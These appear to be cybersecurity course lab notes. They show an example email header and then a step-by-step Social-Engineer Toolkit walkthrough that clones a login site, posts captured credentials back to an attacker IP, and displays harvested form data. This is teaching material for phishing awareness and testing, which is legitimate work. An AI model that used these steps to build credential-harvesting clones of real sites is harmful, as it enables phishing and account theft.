
- Email has two basic parts:
  - Email header
  - Email body:

- Email header show various metadata in an email.

Original Message

Email Header Example

Message ID	<000701d98042$68ccf640$3a66e2c0$@ncs.org.ng>
Created at:	Sat, May 6, 2023 at 6:44 PM (Delivered after 14 seconds)
From:	ijeoma@ncs.org.ng Using Microsoft Outlook 16.0
To:	ageebeefaki@gmail.com
Subject:	programme of cybersecurity forum and workshop
SPF:	SOFTFAIL with IP 66.147.241.81 Learn more
DKIM:	'PASS' with domain ncs.org.ng Learn more



```
Delivered-To: ageebeefaki@gmail.com
Received: by 2002:ab3:168f:0:b0:229:e383:b83f with SMTP id o15csp1023149lto;
        Sat, 6 May 2023 10:44:36 -0700 (PDT)
X-Google-Smtp-Source: ACHHUZ4xUQ8c+i5Tqy/xl24jTc8TjI8+Kxnq6S59l/2PNWOgFXatLcFJfCguPzLs/7hZWv+hAQdO
X-Received: by 2002:a25:c5d4:0:b0:b9d:b22e:b9b0 with SMTP id v203-20020a25c5d4000000b00b9db22eb9b0mr5979429ybe.3.1683395075889;
        Sat, 06 May 2023 10:44:35 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1683395075; cv=none;
        d=google.com; s=arc-20160816;
        b=ewUyKKmcKYKk6y16CNA65lHWGz3/hCrCpAgMWjQ71z1EiV/A8FHDHqyW+ja0+ErLQ/
         gI3DRIFA6B8u2n9M3GPQLtP5hCeOJnp9Wh1cbeBytCTpZQ9ZO6U73V5zVApuo3KtGbkZ
         4ISs8s6hOxDLwR8aK7biM4Blo5BBjfafMvoKKmChXuCB3xteEhgn6s5oO4576DPpM7Rd
         KM0n2AJUnHZjWF6GhiPKGRn1+oJkbWNVDlLZ8nq0HEbWDVPetAOhHDIOB2nMu9SDK7Ld
         9pau9z6Xb1lUfK9HQ3bIY2ii30pKvj42yQ4ftNSAkOPmkAYzG8/G5+XuaLCEIn3aFU5b
         0gLA==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=content-language:thread-index:mime-version:message-id:organization
         :date:subject:cc:to:from:reply-to:dkim-signature;
        bh=LI/QNaZh62CdwS4LfDclZurSDScYnkww4G2CUmm9J38=;
        b=GQC+hnUb/Qk9tIEE65T5/GO4MnRDwsfV4kQbR0n60UY3mYjqGwygE0zdDTbAW6R9DH
         e8YxTud2deA+x9ZbG+UTZHVGLPEHm+tdhERyjRC5cIENndXkrKsFX+5GSwaIaoSikBOQ
         LdfdEkFF9rztH+U2GfPfE9xOzPWiFrygHugrwKF3FvecHdHEYybKHVPuS3hjvyUrPp09
         jYwiTUwrbk340RfS0+u4bQ4bz7EMWuhnRry8S+bEONEzo+EiTa9pTZU9IpNjdbqoHz2N
         OgO6bc2l96+sF6IMZhVEu8AZ/pHmfycp4lRGGmAJIj0zVju2N3o90c+DGlOP6S8KaCWq
         b9IQ==
ARC-Authentication-Results: i=1; mx.google.com;
       dkim=pass header.i=@ncs.org.ng header.s=default header.b=QMF+3yZv;
       spf=softfail (google.com: domain of transitioning ijeoma@ncs.org.ng does not designate 66.147.241.81 as permitted sender)
smtp.mailfrom=ijeoma@ncs.org.ng
Return-Path: <ijeoma@ncs.org.ng>
Received: from outbound-ss-1867.hostmonster.com (outbound-ss-1867.hostmonster.com. [66.147.241.81])
        by mx.google.com with ESMTPS id h3-20020a252103000000b00b9fb270d468si4419213ybh.486.2023.05.06.10.44.35
        for <ageebeefaki@gmail.com>
        (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);
        Sat, 06 May 2023 10:44:35 -0700 (PDT)
Received-SPF: softfail (google.com: domain of transitioning ijeoma@ncs.org.ng does not designate 66.147.241.81 as permitted sender) client-
ip=66.147.241.81;
Authentication-Results: mx.google.com;
       dkim=pass header.i=@ncs.org.ng header.s=default header.b=QMF+3yZv;
       spf=softfail (google.com: domain of transitioning ijeoma@ncs.org.ng does not designate 66.147.241.81 as permitted sender)
smtp.mailfrom=ijeoma@ncs.org.ng
Received: from cmgw15.mail.unifiedlayer.com (cmgmt1.unifiedlayer.com [67.20.127.199]) by soproxy6.mail.unifiedlayer.com (Postfix) with ESMTP id
```


- Email headerfile Headerfile workshop.eml

Social Engineering


- Before performing a social engineering attack, the attacker gathers information about the target organization or individual from various sources

- Sources of Social Engineering are information Gathering: Eavesdropping, Dumpster diving, Piggybacking, Tailgating, honey trap etc

To launch Applications --> 08 - Exploitation Tools --> social engineering toolkit




Type 1 to select Social Eng. Attacks




```
           .##.......##..........##...
           ..######..######......##...
           .......##.##..........##...
           .##....##.##..........##...
           ..######..########....##...

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 7.6.1
                    Codename: 'Vault7'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Unable to check for new version of SET (is your network up?)

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Type **2** and press **Enter** to select **Website Attack Vectors**.




```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 7.6.1
                    Codename: 'Vault7'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Unable to check for new version of SET (is your network up?)

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Type **2** and press **Enter** to select the **Site Cloner** option from the menu.




```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise t
he intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Us
es a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an ifram
e and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and passwo
rd field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to someth
ing different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe repla
cements to make the highlighted URL link to appear legitimate however when clicked a window pops up th
en is replaced with the malicious link. You can edit the link replacement settings in the set_config i
f its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you
 can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see w
hich is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA file
s which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Post an IP address to collect data




```
hich is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA file
s which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.10.11
```

Enter the website you want to clone here: www.moviescope.com



```
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.10.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.moviescope.com

[*] Cloning the website: http://www.moviescope.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Clone website (watch the url address)



Login - MovieScope


Not secure | 10.10.10.11

Login

Username: sam

Password: ••••••••

As victim log in, details go to the attacker IP address



```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.10.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.moviescope.com

[*] Cloning the website: http://www.moviescope.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.10.16 - - [05/Feb/2018 22:51:26] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: __VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZPNeI7UtP3MUyvDKSIaIlkEbQgwSZlXI/ntuscNMfdy7
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
